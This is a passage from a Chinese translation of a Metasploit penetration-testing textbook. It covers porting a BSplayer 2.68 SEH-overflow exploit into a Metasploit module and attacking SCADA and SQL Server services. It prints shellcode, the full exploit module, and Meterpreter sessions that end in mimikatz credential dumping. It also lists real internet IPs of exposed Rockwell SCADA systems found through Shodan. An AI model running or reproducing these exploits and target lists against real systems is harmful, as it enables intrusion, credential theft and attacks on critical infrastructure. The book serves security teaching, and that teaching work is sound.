我们刚刚创建了一个简单的POST请求，在这个请求的code部分包含了我们的攻击载荷。当它在目标上执行的时候，我们就可以获得目标主机的PHP Meterpreter权限。下面来看看这个渗透过程。

```
msf > use exploit/mm/php-belt
msf exploit(php-belt) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(php-belt) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf exploit(php-belt) > check
[+] 192.168.10.104:80 - The target is vulnerable.
msf exploit(php-belt) > exploit

[*] Started bind handler
[*] Sending stage (33068 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.118:45443 -> 192.168.10.104:4444) at 2016-05-09 15:41:0
7 +0530

meterpreter >
meterpreter > sysinfo
Computer    : DESKTOP-PESQ21S
OS          : Windows NT DESKTOP-PESQ21S 6.2 build 9200 (Windows 8 Professional Edition) i586
Meterpreter : php/php
```


我们已经获得目标的Meterpreter权限，并将这个远程代码执行渗透模块转换成了一个可以正常工作的Metasploit渗透模块了。

> Metasploit已经有了渗透PHP utility belt漏洞的官方模块，可以从以下地址下载这个模块：https://www.exploit-db.com/exploits/39554/。


## 4.3　将 TCP 服务端/基于浏览器的渗透模块导入 Metasploit

我们将在本节看到如何将基于浏览器或者TCP服务端的渗透模块导入Metasploit。

在对应用程序进行测试或者渗透测试时，我们可能会遇到因目标软件在解析请求/回应数据时失败从而导致崩溃的情况。来看一个存在漏洞的应用程序在解析数据时会发生什么。



示例所使用的应用程序是BSplayer 2.68。可以看到，在81端口上运行着一个Python渗透模块。这个漏洞源于对远程服务器响应的解析——当用户尝试从一个URL处播放视频时。试试从81端口监听数据流，看看会发生什么。




屏幕上弹出了计算器应用程序，这表示渗透模块已经成功完成了任务。

> 可以从https://www.exploit-db.com/exploits/36477/下载这个针对BSplayer 2.68的Python渗透模块。

来看看这个渗透模块的代码，并从中收集构建Metasploit模块必需的信息。

```
buf =  ""
buf += "\xbb\xe4\xf3\xb8\x70\xda\xc0\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x33\x31\x58\x12\x83\xc0\x04\x03\xbc\xfd\x5a"
buf += "\x85\xc0\xea\x12\x66\x38\xeb\x44\xee\xdd\xda\x56\x94"
buf += "\x96\x4f\x67\xde\xfa\x63\x0c\xb2\xee\xf0\x60\x1b\x01"
buf += "\xb0\xcf\x7d\x2c\x41\xfe\x41\xe2\x81\x60\x3e\xf8\xd5"
buf += "\x42\x7f\x33\x28\x82\xb8\x29\xc3\xd6\x11\x26\x76\xc7"
buf += "\x16\x7a\x4b\xe6\xf8\xf1\xf3\x90\x7d\xc5\x80\x2a\x7f"
buf += "\x15\x38\x20\x37\x8d\x32\x6e\xe8\xac\x97\x6c\xd4\xe7"
buf += "\x9c\x47\xae\xf6\x74\x96\x4f\xc9\xb8\x75\x6e\xe6\x34"
buf += "\x87\xb6\xc0\xa6\xf2\xcc\x33\x5a\x05\x17\x4e\x80\x80"
buf += "\x8a\xe8\x43\x32\x6f\x09\x87\xa5\xe4\x05\x6c\xa1\xa3"
buf += "\x09\x73\x66\xd8\x35\xf8\x89\x0f\xbc\xba\xad\x8b\xe5"
buf += "\x19\xcf\x8a\x43\xcf\xf0\xcd\x2b\xb0\x54\x85\xd9\xa5"
buf += "\xef\xc4\xb7\x38\x7d\x73\xfe\x3b\x7d\x7c\x50\x54\x4c"
buf += "\xf7\x3f\x23\x51\xd2\x04\xdb\x1b\x7f\x2c\x74\xc2\x15"
buf += "\x6d\x19\xf5\xc3\xb1\x24\x76\xe6\x49\xd3\x66\x83\x4c"
buf += "\x9f\x20\x7f\x3c\xb0\xc4\x7f\x93\xb1\xcc\xe3\x72\x22"
buf += "\x8c\xcd\x11\xc2\x37\x12"

jmplong = "\xe9\x85\xe9\xff\xff"
nseh = "\xeb\xf9\x90\x90"
seh = "\x3b\x58\x00\x00"
buflen = len(buf)
response = "\x90" *2048 + buf + "\xcc" * (6787 - 2048 - buflen) + jmplong + nseh + seh #+ "\xcc" * 7000
c.send(response)
c.close()
c, addr = s.accept()
print(('[*] Sending the payload second time', addr))
c.recv(1024)
c.send(response)
c.close()
s.close()
```

这个渗透模块十分简单。它的编写者利用向后跳转技术找到要传递给攻击载荷的ShellCode，这是一种用于解决空间限制的技术。还有一点需要注意：编写者向目标发送了两次恶意缓冲区的数据来执行攻击载荷，这是由漏洞的性质决定的。我们在下一节中将为所有所需的数据建立一个表，利用这些数据可以将这个渗透模块转化成一个Metasploit兼容的模块。

## 4.3.1　收集关键信息

下表展示了所有必需的值及其用途。

| 序　号 | 变　量 | 值 |
|---|---|---|
| 1 | 偏移量 | 2048 |
| 2 | 已知POP-POP-RETN系列指令/P-P-R在内存中的地址 | 0x0000583b |
| 3 | 向后跳转/到ShellCode的长跳转 | \xe9\x85\xe9\xff\xff |
| 4 | 短跳转/指向下一个SEH帧的指针 | \xeb\xf9\x90\x90 |

我们现在已经拥有了构建渗透BSplayer 2.68的Metasploit模块的全部信息了。可以看到，编写者将ShellCode放置在了2048个NOP之后，不过这并不意味着实际偏移量就是2048——将它放置在SEH覆盖区的前面是因为必须要给ShellCode保留足够的空间。不过我们仍然采用这个值作为偏移量，这是为了严格遵循原始程序的设计。此外，\xcc是一个断点操作码，但是在这个渗透模块中，它被用来实现填充。考虑到空间的限制，变量jmplong中存储了到ShellCode的向后跳转。nseh变量中存储了下一帧的地址，也就是我们在上一章中讨论过的短跳转。seh变量中保存了P/P/R指令序列的地址。

有一点必须要指出：在当前情景中，需要目标计算机主动来连接我们的渗透服务器，而不是我们去连接目标服务器。因此我们的渗透服务器必须时刻对即将到来的连接处于监听状态。当收到目标的请求之后，要向其发送恶意的内容。

## 4.3.2　创建 Metasploit 模块

先来看一下Metasploit中渗透模块的代码部分：

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::TcpServer

  def initialize(info={})
    super(update_info(info,
      'Name'           => "BsPlayer 2.68 SEH Overflow Exploit",
      'Description'    => %q{
```

```
        Here's an example of Server Based Exploit
      },
      'Author'          => [ 'Nipun Jaswal' ],
      'Platform'        => 'win',
      'Targets'         =>
        [
          [ 'Generic', {'Ret' => 0x0000583b, 'Offset' => 2048} ],
        ],
      'Payload' =>
       {
       'BadChars'       => "\x00\x0a\x20\x0d"
       },
      'DisclosureDate' => "May 19 2016",
      'DefaultTarget'  => 0))
  end
```

到目前为止我们已经编写过很多渗透模块了，上面的代码并无很大差别，唯一的不同之处在于从/lib/msf/core/exploit/tcp_server.rb引入了一个TCP server库。这个TCP server库提供了处理传入请求所需的各种方法和额外的选项，例如SRVHOST、SRVPORT和SSL。下面是代码的剩余部分：



```
def on_client_connect(client)
return if ((p = regenerate_payload(client)) == nil)
    print_status("Client Connected")
    sploit = make_nops(target['Offset'])
    sploit << payload.encoded
    sploit << "\xcc" * (6787-2048 - payload.encoded.length)
    sploit << "\xe9\x85\xe9\xff\xff"
    sploit << "\xeb\xf9\x90\x90"
    sploit << [target.ret].pack('V')
    client.put(sploit)
    client.get_once
    client.put(sploit)
    handler(client)
    service.close_client(client)
  end
end
```

我们并没有在这些渗透模块中使用什么渗透函数，而是使用了on_client_connect、on_client_data和on_client_disconnect这几个函数。其中最重要，也是最简单的函数就是on_client_connect，在配置渗透客户端的SRVHOST 和SRVPORT时就会用到这个函数。

我们已经使用Metasploit中的make_nops函数创建了NOP，并使用payload.encoded将这些NOP嵌入到了攻击载荷中，从而避免了在攻击载荷中使用硬编码。我们使用和原始渗透模块相同的内容来组装变量sploit的剩余部分。当需要时，可以使用client.put()函数将恶意数据发送到目标，这个函数的作用就是将选中的数据发送到目标。但是这个渗透模块需要向目标发送两次数据，所以我们只能在两次发送之间使用client.get_once函数保证数据是分两次发送的，否则这两块数据可能会被合并成一个单元被一起发送出去。当数据分两次成功发送之后，使用handler查找从渗透模块传

回的会话。最后，使用`service.client_close`关闭这次与目标的连接。


可以看到，代码中使用了`client`对象。这是因为从指定目标返回的传入请求被看作是一个独立的对象，允许同一时间由多个目标连接。

来看看这个Metasploit模块的实际运行过程。

```
msf > use exploit/windows/masteringmetasploit/bsplayer
msf exploit(bsplayer) > set SRVHOST 192.168.10.118
SRVHOST => 192.168.10.118
msf exploit(bsplayer) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(bsplayer) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bsplayer) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(bsplayer) > set LPORT 8888
LPORT => 8888
msf exploit(bsplayer) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.10.118:8888
msf exploit(bsplayer) > [*] Server started.
```

如下图所示，从BSplayer 2.68连接到渗透服务器的8080端口上。




当试图和渗透模块控制程序建立连接的时候，一个Meterpreter攻击载荷就会被发送到目标上，从而产生如下图所示的结果。

```
[*] Client Connected
[*] Sending stage (957487 bytes) to 192.168.10.105
[*] Meterpreter session 1 opened (192.168.10.118:8888 -> 192.168.10.105:49790) at 2016-05-09 23:30:5
0 +0530

msf exploit(bsplayer) >
```

好了！现在已经获得目标的Meterpreter命令权限。我们使用Metasploit中的TCP server库编写了一个渗透的服务器模块。在Metasploit中，我们还可以使用HTTP server库建立HTTP服务功能模块。

如果想获取关于HTTP服务功能的更多信息，可以访问/lib/msf/core/exploit/http/server.rb。

## 4.4 小结

在经过了大量的渗透模块移植实验之后，我们已经完成了将各种渗透模块移植到Metasploit中的任务。经过本章的学习，我们知道了如何轻松地将各种渗透模块移植到Metasploit框架中。在本章中，我们建立了从独立模块中找到要领的方法，学习了各种函数以及它们在渗透开发中的作用，还复习了关于SEH的渗透模块的知识，以及如何建立渗透服务。

到此为止，我们已经接触了大部分的渗透模块编写练习。从下一章开始起，我们将会看到如何使用Metasploit完成对各种服务的测试，以及如何具体实现对各种服务（例如VOIP、DBMS以及SCADA）的渗透测试。

第 5 章

# 使用Metasploit对服务进行测试

“事前花一分钱来保证安全，总比事后花一元钱来弥补要好得多。”

——Santosh Khadsare，网络犯罪调查员

现在让我们将目光转向对各种专业服务的渗透测试。作为渗透测试工程师，你在职业生涯中很可能遇到这样的公司客户或者渗透环境：他们仅仅需要对某一个特定的服务器进行渗透测试，这个服务器上可能运行着数据库、**IP电话**（Voice Over Internet Protocol，VOIP）或者**监控和数据采集系统**（Supervisory Control and Data Acquisition，SCADA）。本章在实现对这些服务的渗透的同时，还要对使用的方法进行完善。本章将着眼于以下几个要点。

- 理解对SCADA的渗透过程。
- **工业控制系统**（Industrial Control System，ICS）的原理以及关键特性。
- 实现数据库渗透测试。
- 对VOIP服务进行渗透测试。

成功完成一次对特定服务的渗透测试需要娴熟的渗透技巧以及对服务的深刻理解。本章将从这两个方面下手，完成对服务进行的渗透测试。

## 5.1 SCADA 系统的基本原理

SCADA现在已经广泛应用在堤坝、发电站、炼油厂以及大型服务器控制服务等方面的管理中。

SCADA主要用于完成高度专业的任务，例如对水位的调度控制、天然气管道的输送、电力网络的控制，等等。

### 5.1.1　ICS 的基本原理以及组成部分

SCADA系统是ICS系统，通常用在一些很关键的环境中。一旦出现问题，将很有可能危及人类生命。ICS通常应用在大型工业生产中，负责控制各种生产过程，例如按照一定比例混合两种化学药品、在特定环境中加入二氧化碳、向锅炉中加入适量的水，等等。

这种SCADA系统的组成部分如下所示。

| 组成部分 | 用　途 |
|---|---|
| 远程终端单元<br>（Remote Terminal Unit，RTU） | 这是一种可以将模拟类型的测试值转换为数字信息的装置 |
| 可编程逻辑控制器<br>（Programmable Logic Controller，PLC） | 这个部件集成了输入输出服务器和实时操作系统，它的工作与RTU十分相似。它也可以使用各种网络协议（例如FTP、SSH） |
| 人机界面<br>（Human Machine Interface，HMI） | 这是一个可以直接观察或者通过SCADA系统控制的图形化显示环境 |
| 智能电子设备<br>（Intelligent Electronic Device，IED） | 这基本上就是一个微芯片，具体来说就是一个控制器。它可以通过发送命令来完成指定的任务，例如在加入特定剂量的某种物质与另一物质混合之后关闭阀门等 |

### 5.1.2　ICS-SCADA 安全的重要性

ICS起着十分关键的作用，一旦它们的控制权落入到不法分子手中，将会产生灾难性的后果。可以试想一下，如果天然气管道的电路控制系统遭到了恶意拒绝服务攻击，这可不仅仅会给我们带来点麻烦而已——某些SCADA系统的损坏是会要人命的。你也许看过电影《虎胆龙威4》，其中黑客们控制了天然气管道，这看起来好像很酷；他们还引起了交通混乱，这好像也很有趣。但在现实生活中，一旦这种事情发生，将会造成十分严重的破坏，甚至会夺走一些人的生命。

正如我们过去看到的那样，随着**震网病毒**（Stuxnet worm）的出现，ICS和SCADA系统的安全性遭到了严重的侵犯。接下来将讨论如何渗透进入一个SCADA系统，或者如何对它们进行测试以确保它们的安全，以此来共创一个安全的未来。

### 5.1.3　SCADA 系统的安全性分析

本节将会讨论如何渗透进入SCADA系统。现在有很多可以测试SCADA系统的工具，但是对它们的讨论将会超出本书的范围。因此，为了保证本书简单易读，我们在这部分内容只介绍以Metasploit为工具对SCADA的渗透。

#### 1. 测试SCADA的基本原理

让我们开始了解渗透SCADA系统的基本知识。最近Metasploit中添加了很多渗透模块，利用这些模块可以渗透进入SCADA系统。另外，部分SCADA服务器还在使用默认的用户名和密码，

虽然这种情形现在很少见，但它的确存在。

现在尝试着来找出一些SCADA服务器，可以利用http://www.shodanhq.com这个优秀的资源来完成这个任务。

(1) 首先，在Shodan网站创建一个账号。

(2) 成功注册后，可以在账户的Shodan服务中找到API密钥。利用这个密钥，可以通过Metasploit搜索各种服务。

(3) 先尝试找出采用罗克韦尔自动化技术的SCADA系统，这个过程需要用到`auxiliary/gather/shodan_search`模块。

(4) 将`QUERY`参数的值设定为`Rockwell`，并查看查找的结果，结果如下图所示。

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATABASE       false            no        Add search results to the database
   MAXPAGE        1                yes       Max amount of pages to collect
   OUTFILE                         no        A filename to store the list of IPs
   Proxies                         no        A proxy chain of format type:host:p
ort[,type:host:port][...]
   QUERY                           yes       Keywords you want to search for
   REGEX          .*               yes       Regex search for a specific IP/City
/Country/Hostname
   SHODAN_APIKEY                   yes       The SHODAN API key

msf auxiliary(shodan_search) > set SHODAN_APIKEY RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
SHODAN_APIKEY => RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
```

(5) 将`SHODAN_APIKEY`选项的值设置为Shodan服务的API密钥，然后将`QUERY`选项的值设置为`Rockwell`，得到如下图所示的结果。

```
msf auxiliary(shodan_search) > set QUERY Rockwell
QUERY => Rockwell
msf auxiliary(shodan_search) > run

[*] Total: 4249 on 43 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
==============

 IP:Port                City                 Country              Hostname
 -------                ----                 -------              --------
 104.159.239.246:44818  Holland              United States        104-159-239-246.static.sgnw.mi.charter.com
 107.85.58.142:44818    N/A                  United States
 109.164.235.136:44818  Stafa                Switzerland          136.235.164.109.static.wline.lns.sme.cust.swisscom.ch
 119.193.250.138:44818  N/A                  Korea, Republic of
 12.109.102.64:44818    Parkersburg          United States        cas-wv-cpe-12-109-102-64.cascable.net
 121.163.55.169:44818   N/A                  Korea, Republic of
 123.209.231.230:44818  N/A                  Australia
 123.209.234.251:44818  N/A                  Australia
 148.64.180.75:44818    N/A                  United States        vsat-148-64-180-75.c005.g4.mrt.starband.net
 148.78.224.154:44818   N/A                  United States        misc-148-78-224-154.pool.starband.net
 157.157.218.93:44818   N/A                  Iceland
```

可以清楚看到，我们在互联网上找到了大量采用Rockwell自动化技术的正在运行的SCADA服务器。

### 2. 基于SCADA的渗透模块

最近一段时间，SCADA系统被渗透的事件发生率明显提高。SCADA系统也存在着各种各样的漏洞，例如栈溢出漏洞、整型溢出漏洞、跨站脚本漏洞和SQL注入漏洞。

此外，这些漏洞还可能会威胁我们的财产和生命，这一切正如之前讨论过的那样。造成SCADA设备受到黑客攻击的主要原因有两个：SCADA开发人员在编程时的疏忽和操作人员在控制时的不规范。

我们来看一个SCADA设备的例子，并尝试使用Metasploit来对其进行渗透。在接下来的例子中，我们将会在Windows XP上运行Metasploit来对一个DATAC Realwin SCADA Server 2.0系统进行渗透。

由于这个运行在912端口上的服务使用了C语言中的`sprintf`函数，因此存在缓冲区溢出漏洞。DATAC RealWin SCADA Server的源代码使用`sprintf`函数显示一个根据用户输入构成的特定字符串。一旦这个漏洞函数被攻击者利用，就可能导致整个系统的沦陷。



现在就使用Metasploit中的渗透模块`exploit/windows/scada/realwin_scpc_initialize`完成对DATAC RealWin SCADA Server 2.0的渗透。这个过程如下图所示。

```
msf > use exploit/windows/scada/realwin_scpc_initialize
msf exploit(realwin_scpc_initialize) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(realwin_scpc_initialize) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(realwin_scpc_initialize) > show options

Module options (exploit/windows/scada/realwin_scpc_initialize):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.10.108   yes       The target address
   RPORT  912              yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.108   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal
```

将这里RHOST的值设置为192.168.10.108，将攻击载荷的值设置为windows/meterpreter/bind_tcp。DATAC RealWin SCADA所使用的默认端口为912。现在就对这个目标进行测试，验证该漏洞是否可以被渗透。

```
msf exploit(realwin_scpc_initialize) > exploit

[*] Started bind handler
[*] Trying target Universal...
[*] Sending stage (957487 bytes) to 192.168.10.108
[*] Meterpreter session 1 opened (192.168.10.118:38051 -> 192.168.10.108:4444) at 2016-05-10 02:21:15 +0530

meterpreter > sysinfo
Computer        : NIPUN-DEBBE6F84
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > load mimikatz
Loading extension mimikatz...success.
```

好了！我们利用这个漏洞成功实现了对目标的渗透。接下来载入mimikatz模块来查找系统中的明文密码，这个过程如下图所示。

```
meterpreter > kerberos
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User             Password
------    -------    ------           ----             --------
0;999     NTLM       WORKGROUP        NIPUN-DEBBE6F84$
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;52163   NTLM
0;996     Negotiate  NT AUTHORITY     NETWORK SERVICE
0;176751  NTLM       NIPUN-DEBBE6F84  Administrator    12345
```

当输入命令kerberos之后，就可以找到以明文形式保存的密码了。我们将会在本书的后半部分对mimikatz的功能和其他库进行详细的介绍。

在Metasploit中有大量以SCADA系统漏洞为目标的渗透模块。如果想获取有关这些漏洞的详细信息，可以访问互联网上最大的SCADA黑客和安全技术网站http://www.scadahacker.com。在http://scadahacker.com/resources/msf-scada.html页面上的msf-scada部分也有大量有关渗透模块的信息。

http://www.scadahacker.com网站中展示了近年来发现的SCADA系统的各种漏洞。这个列表的优势在于它提供了漏洞相关的SCADA产品、该产品的供应商、系统组件、Metasploit中的相关模

块、披露细节以及在发起攻击之前启动的第一个Metasploit模块。

每隔一段时间，Metasploit中就会添加一些关于系统漏洞的最新渗透模块，这使Metasploit可以胜任各种类型的渗透测试任务。下图就展示了http://www.scadahacker.com上提供的各种漏洞的列表。

**Metasploit Modules (via MSFUpdate / SVN)**

| Vendor | System / Component | SCADAhacker Reference | Metasploit Reference | Disclosure Date | Initial MSF Release Date |
|---|---|---|---|---|---|
| 7-Technologies | IGSS | ICS-11-080-03<br>ICSA-11-132-01A | exploit/windows/scada/igss9_igssdataserver_listall.rb<br>exploit/windows/scada/igss9_igssdataserver_rename.rb<br>exploit/windows/scada/igss9_misc.rb<br>auxiliary/admin/scada/igss_exec_17.rb | Mar. 24, 2011<br>Mar. 24, 2011<br>Mar. 24, 2011<br>Mar. 21, 2011 | May 16, 2011<br>Jun. 9, 2011<br>May 30, 2011<br>Mar. 22, 2011 |
| AzeoTech | DAQ Factory | Click Here | exploit/windows/scada/daq_factory_bof.rb | Sep. 13, 2011 | Sep. 17, 2011 |
| 3S | CoDeSys | Click Here | exploit/windows/scada/codesys_web_server.rb | Dec. 2, 2011 | Dec 13, 2011 |
| BACnet | OPC Client | ICSA-10-264-01 | exploit/windows/fileformat/bacnet_csv.rb | Sep. 16, 2010 | Nov. 11, 2010 |
| | Operator Workstation | n/a | exploit/windows/browser/teechart_pro.rb | Aug. 11, 2011 | Aug. 11, 2011 |
| Beckhoff | TwinCat | Click Here | auxiliary/dos/scada/beckhoff_twincat.rb | Sep. 13, 2011 | Oct. 10, 2011 |
| General Electric | D20 PLC | Press Release | auxiliary/gather/d20pass.rb | Jan. 19, 2012 | Jan. 19, 2012 |
| | | DigitalBond S4 | unstable-modules/auxiliary/d20tftpbd.rb | Jan. 19, 2012 | Jan. 19, 2012 |
| Iconics | Genesis32 | ICS-11-080-02 | exploit/windows/scada/iconics_genbroker.rb<br>exploit/windows/scada/iconics_webhmi_setactivexguid.rb | Mar. 21, 2011<br>May 5, 2011 | Jul. 17, 2011<br>May 11, 2011 |
| Measuresoft | ScadaPro | Click Here | exploit/windows/scada/scadapro_cmdexe.rb | Sep. 16, 2011 | Sep. 16, 2011 |
| Moxa | Device Manager | ICS-10-293-02<br>ICSA-10-301-01 | exploit/windows/scada/moxa_mdmtool.rb | Oct. 20, 2010 | Nov. 6, 2010 |
| RealFlex | RealWin SCADA | | exploit/windows/scada/realwin.rb | Sep. 26, 2008 | Sep. 30, 2008 |
| | | ICS-11-305-01<br>ICSA-11-313-01 | exploit/windows/scada/realwin_scpc_initialize.rb<br>exploit/windows/scada/realwin_scpc_initialize_rf.rb | Oct. 15, 2010<br>Oct. 15, 2010 | Oct. 18, 2010<br>Oct. 18, 2010 |
| | | | exploit/windows/scada/realwin_scpc_txtevent.rb | Nov. 18, 2010 | Nov. 24, 2010 |
| | | ICS-11-080-04<br>ICSA-11-110-01 | exploit/windows/scada/realwin_on_fc_binfile_a.rb<br>exploit/windows/scada/realwin_on_fcs_login.rb | Mar. 21, 2011<br>Mar. 21, 2011 | Jun. 19, 2011<br>Jun. 22, 2011 |
| Scadatec | Procyon | Click Here | exploit/windows/scada/procyon_core_server.rb | Sep. 8, 2011 | Sep. 12, 2011 |
| ScadaTEC | ModbusTagServer<br>ScadaPhone | Click Here | exploit/windows/fileformat/scadaphone_zip.rb | Sep. 12, 2011 | Sep. 13, 2011 |
| Schneider Electric | CitectSCADA<br>CitectFacilities | | exploit/windows/scada/citect_scada_odbc.rb | Jun. 11, 2008 | Nov. 8, 2010 |
| Sielco Sistemi | Winlog | ICSA-11-017-02 | exploit/windows/scada/winlog_runtime.rb | Jan. 13, 2011 | Jun. 21, 2011 |
| Siemens Technomatix | FactoryLink | ICS-11-080-01<br>ICSA-11-091-01 | exploit/windows/scada/factorylink_cssservice.rb<br>exploit/windows/scada/factorylink_vrn_09.rb | Mar. 25, 2011<br>Mar. 21, 2011 | Jun. 24, 2011<br>Jun. 21, 2011 |
| Unitronics | OPC Server | n/a | exploit/exploits/windows/browser/teechart_pro.rb | Aug. 11, 2011 | Aug. 11, 2011 |

**Metasploit Modules (Privately Developed and/or Publicly Shared)**

| Vendor / Developer | System / Component | SCADAhacker Reference | Metasploit Module | Author | Date |
|---|---|---|---|---|---|
| DigitalBond | Schneider Modicon Quantum Credential Disclosure | pending | modiconpass | DigitalBond | Feb 14, 12 |
| DigitalBond | Rockwell Automation ControlLogix Ethernet/IP | pending | ethernetip-multi | DigitalBond | Feb 14, 12 |
| DigitalBond | Koyo/DirectLOGIC ECOM Bruteforce | pending | koyobrute | DigitalBond | Feb 14, 12 |
| SecureState | Nmap-like Meterpreter Extension (MSFMap 0.1.0) | n/a | msfmap | Spencer McIntyre | Dec 30, 11 |

## 5.1.4 使 SCADA 变得更加安全

使SCADA网络更安全是每一个从事安全防护工作的渗透测试工程师的首要目标。仔细阅读下面的部分来学习如何才能实现SCADA服务的安全并将其付诸实现。

### 1. 实现SCADA的安全

在实践中实现SCADA的安全是一个很困难的任务。不过，我们在实现SCADA系统的安全时

可以遵循以下这些关键点。

- 要关注任何与SCADA网络建立的连接，并辨别出这个访问是否经过授权。
- 在无须网络连接时，要确保所有的网络连接都被断开。
- 按照SCADA制造商的要求完成所有安全措施。
- 对内网和外网的系统都实现入侵防御检测（IDPS）技术，并提供24小时不间断的事件监听。
- 对所有网络基础设施进行记录，为管理员和其他用户分配不同的用户角色。
- 建立IRT队伍或者蓝队来定期对系统进行维护测试。

#### 2.对网络进行约束

网络发生的攻击事件通常与未经授权的访问或者多余的开放服务等有关。抵御各种SCADA攻击的最好办法就是移除或者卸载不需要的服务。

> TIP　SCADA系统通常是基于Windows XP实现的，这加大了系统遭受攻击的可能性。如果你正在设计实现一个SCADA系统，一定要不断地为你的Windows系统安装补丁，这样才能免遭常见攻击的破坏。

## 5.2　数据库渗透

学习了对SCADA网络的渗透之后，接下来我们会开始对数据库服务的测试。在这部分内容中，我们的主要目标是测试数据库以及测试后端的各种漏洞。数据库中包含了关键业务数据。因此如果数据库管理系统存在漏洞，就可能引起远程代码执行或者整个网络被渗透，从而导致公司的机密数据泄露。与金融交易、医疗记录、犯罪记录、产品、销售、市场营销等相关的数据可能被出售给一些别有用心的人，这些数据库对于他们来说是相当有用的。

为了确保数据库是完全安全的，我们需要制定相关策略，采用各种类型的攻击方式对这些服务进行测试。

### 5.2.1　SQL Server

早在1989年微软就推出了它的数据库。大多数网站如今将最新版本的MS SQL Server作为它们的后台。不过，如果网站太大或者每天要处理太多的事务，数据库就必须免于受到任何漏洞和问题的困扰。

在本节对数据库的测试中，我们将要集中精力以一种有效的方式来测试数据库管理系统。默认情况下，MS SQL运行在TCP的1433端口以及UDP的1434端口。现在开始测试在Windows 8系统上运行的MS SQL Server 2008。

### 5.2.2　使用 Nmap 对 SQL Server 进行踩点

在开始Metasploit的核心模块之前，先来看看使用最流行的网络扫描工具Nmap都可以获得关于SQL服务器的哪些信息。首先使用Metasploit中自带的db_nmap插件。

现在快速打开一个Metasploit命令行，通过对目标的1433端口进行一次服务侦测来完成对目标系统的SQL Server踩点工作。这个过程如下图所示。

```
msf > db_nmap -sV -p1433 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 17:57 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.010s latency).
[*] Nmap: PORT     STATE SERVICE   VERSION
[*] Nmap: 1433/tcp open  ms-sql-s Microsoft SQL Server 2008 10.0.1600; RTM
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds
msf > services

Services
========

host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
